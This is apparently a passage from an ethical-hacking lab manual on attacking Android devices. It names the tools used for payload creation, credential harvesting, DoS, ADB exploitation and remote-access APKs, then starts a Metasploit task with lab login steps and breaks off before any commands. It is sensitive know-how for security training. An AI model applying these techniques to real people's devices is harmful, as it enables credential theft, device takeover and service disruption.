

Module 17: Hacking Mobile Platforms

Scenario

With the advancement of mobile technology, mobility has become a key feature of Internet usage. People's lifestyles are becoming increasingly reliant on smartphones and tablets. Mobile devices are replacing desktops and laptops, as they enable users to access email, the Internet, and GPS navigation, and to store critical data such as contact lists, passwords, calendars, and login credentials. In addition, recent developments in mobile commerce have enabled users to perform transactions on their smartphones such as purchasing goods and applications over wireless networks, redeeming coupons and tickets, and banking.

Most mobile devices come with options to send and receive text or email messages, as well as download applications via the Internet. Although these functions are technological advances, hackers continue to use them for malicious purposes. For example, they may send malformed APKs (application package files) or URLs to individuals to entice victims to click on or even install them, and so grant the attackers access to users' login credentials, or whole or partial control of their devices.

Mobile security is becoming more challenging with the emergence of complex attacks that utilize multiple attack vectors to compromise mobile devices. These security threats can lead to critical data, money, and other information being stolen from mobile users and may also damage the reputation of mobile networks and organizations. The belief that surfing the Internet on mobile devices is safe causes many users to not enable their devices' security software. The popularity of smartphones and their moderately lax security have made them attractive and more valuable targets to attackers.

As an expert ethical hacker or penetration tester, you should first test the mobile platform used by your organization for various vulnerabilities; then, using this information, you should secure it from possible attacks.

In this lab, you will obtain hands-on experience with various techniques of launching attacks on mobile platforms, which will help you to audit their security.

Objective

The objective of the lab is to carry out mobile platform hacking and other tasks that include, but are not limited to:

- Exploit the vulnerabilities in an Android device
- Obtain users' credentials
- Hack Android device with a malicious application
- Use an Android device to launch a DoS attack on a target
- Exploit an Android device through ADB
- Perform a security assessment on an Android device

Overview of Hacking Mobile Platforms

At present, smartphones are widely used for both business and personal purposes. Thus, they are a treasure trove for attackers looking to steal corporate or personal data. Security threats to mobile devices have increased with the growth of Internet connectivity, use of business and other applications, various methods of communication available, etc. Apart from certain security threats that are specific to them, mobile devices are also susceptible to many other threats that are applicable to desktop and laptop computers, web applications, and networks.

Nowadays, smartphones offer broad Internet and network connectivity via varying channels such as 3G/4G/5G, Bluetooth, Wi-Fi, or wired computer connections. Security threats may arise while transmitting data at different points along these various paths.

Lab Tasks

Ethical hackers or penetration testers use numerous tools and techniques to attack target mobile devices. The recommended labs that will assist you in learning various mobile attack techniques include:

1. Hack android devices
 - Hack an Android device by creating binary payloads using Parrot Security
 - Harvest users' credentials using the Social-Engineer Toolkit
 - Launch a DoS attack on a target machine using Low Orbit Ion Cannon (LOIC) on the Android mobile platform
 - Exploit the Android platform through ADB using PhoneSploit
 - Hack an Android device by creating APK file using AndroRAT
2. Secure Android Devices using Various Android Security Tools

- Analyze a malicious app using online Android analyzers
- Secure Android devices from malicious apps using Malwarebytes Security

Lab 1: Hack Android Devices

Lab Scenario

The number of people using smartphones and tablets is on the rise, as these devices support a wide range of functionalities. Android is the most popular mobile OS, because it is a platform open to all applications. Like other OSes, Android has its vulnerabilities, and not all Android users install patches to keep OS software and apps up to date and secure. This casualness enables attackers to exploit vulnerabilities and launch various types of attacks to steal valuable data stored on the victims' devices.

Owing to the extensive usage and implementation of bring your own device (BYOD) policies in organizations, mobile devices have become a prime target for attacks. Attackers scan these devices for vulnerabilities. These attacks can involve the device and the network layer, the data center, or a combination of these.

As a professional ethical hacker or pen tester, you should be familiar with all the hacking tools, exploits, and payloads to perform various tests mobile devices connected to a network to assess its security infrastructure.

In this lab, we will use various tools and techniques to hack the target mobile device.

Lab Objectives

- Hack an Android device by creating binary payloads using Parrot Security
- Harvest users' credentials using the Social-Engineer Toolkit
- Launch a DoS attack on a target machine using Low Orbit Ion Cannon (LOIC) on the Android mobile platform
- Exploit the Android platform through ADB using PhoneSploit
- Hack an Android device by creating APK file using AndroRAT

Overview of Hacking Android Platforms

Android is a software environment developed by Google for mobile devices. It includes an OS, a middleware, and key applications. Its Linux-based OS is designed especially for portable devices such as smartphones and tablets. Android has a stack of software components categorized into six sections (System Apps, Java AP Framework, Native C/C++ Libraries, Android Runtime, Hardware Abstraction Layer [HAL], and Linux kernel) and five layers.

Owing to the increase in the number of users with Android devices, they have become the primary targets for hackers. Attackers use various Android hacking tools to discover vulnerabilities in the platform, and then exploit them to carry out attacks such as DoS, Man-in-the-Disk, and Spear phone attacks.


Task 1: Hack an Android Device by Creating Binary Payloads using Parrot Security

Attackers use various tools such as Metasploit to create binary payloads, which are sent to the target system to gain control over it. The Metasploit Framework is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. It contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore target machines and execute code.

In this task, we will use Metasploit to create a binary payload in Parrot Security to hack an Android device.

1. By default, the **Parrot Security** machine is selected.






2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.


Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.





3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.

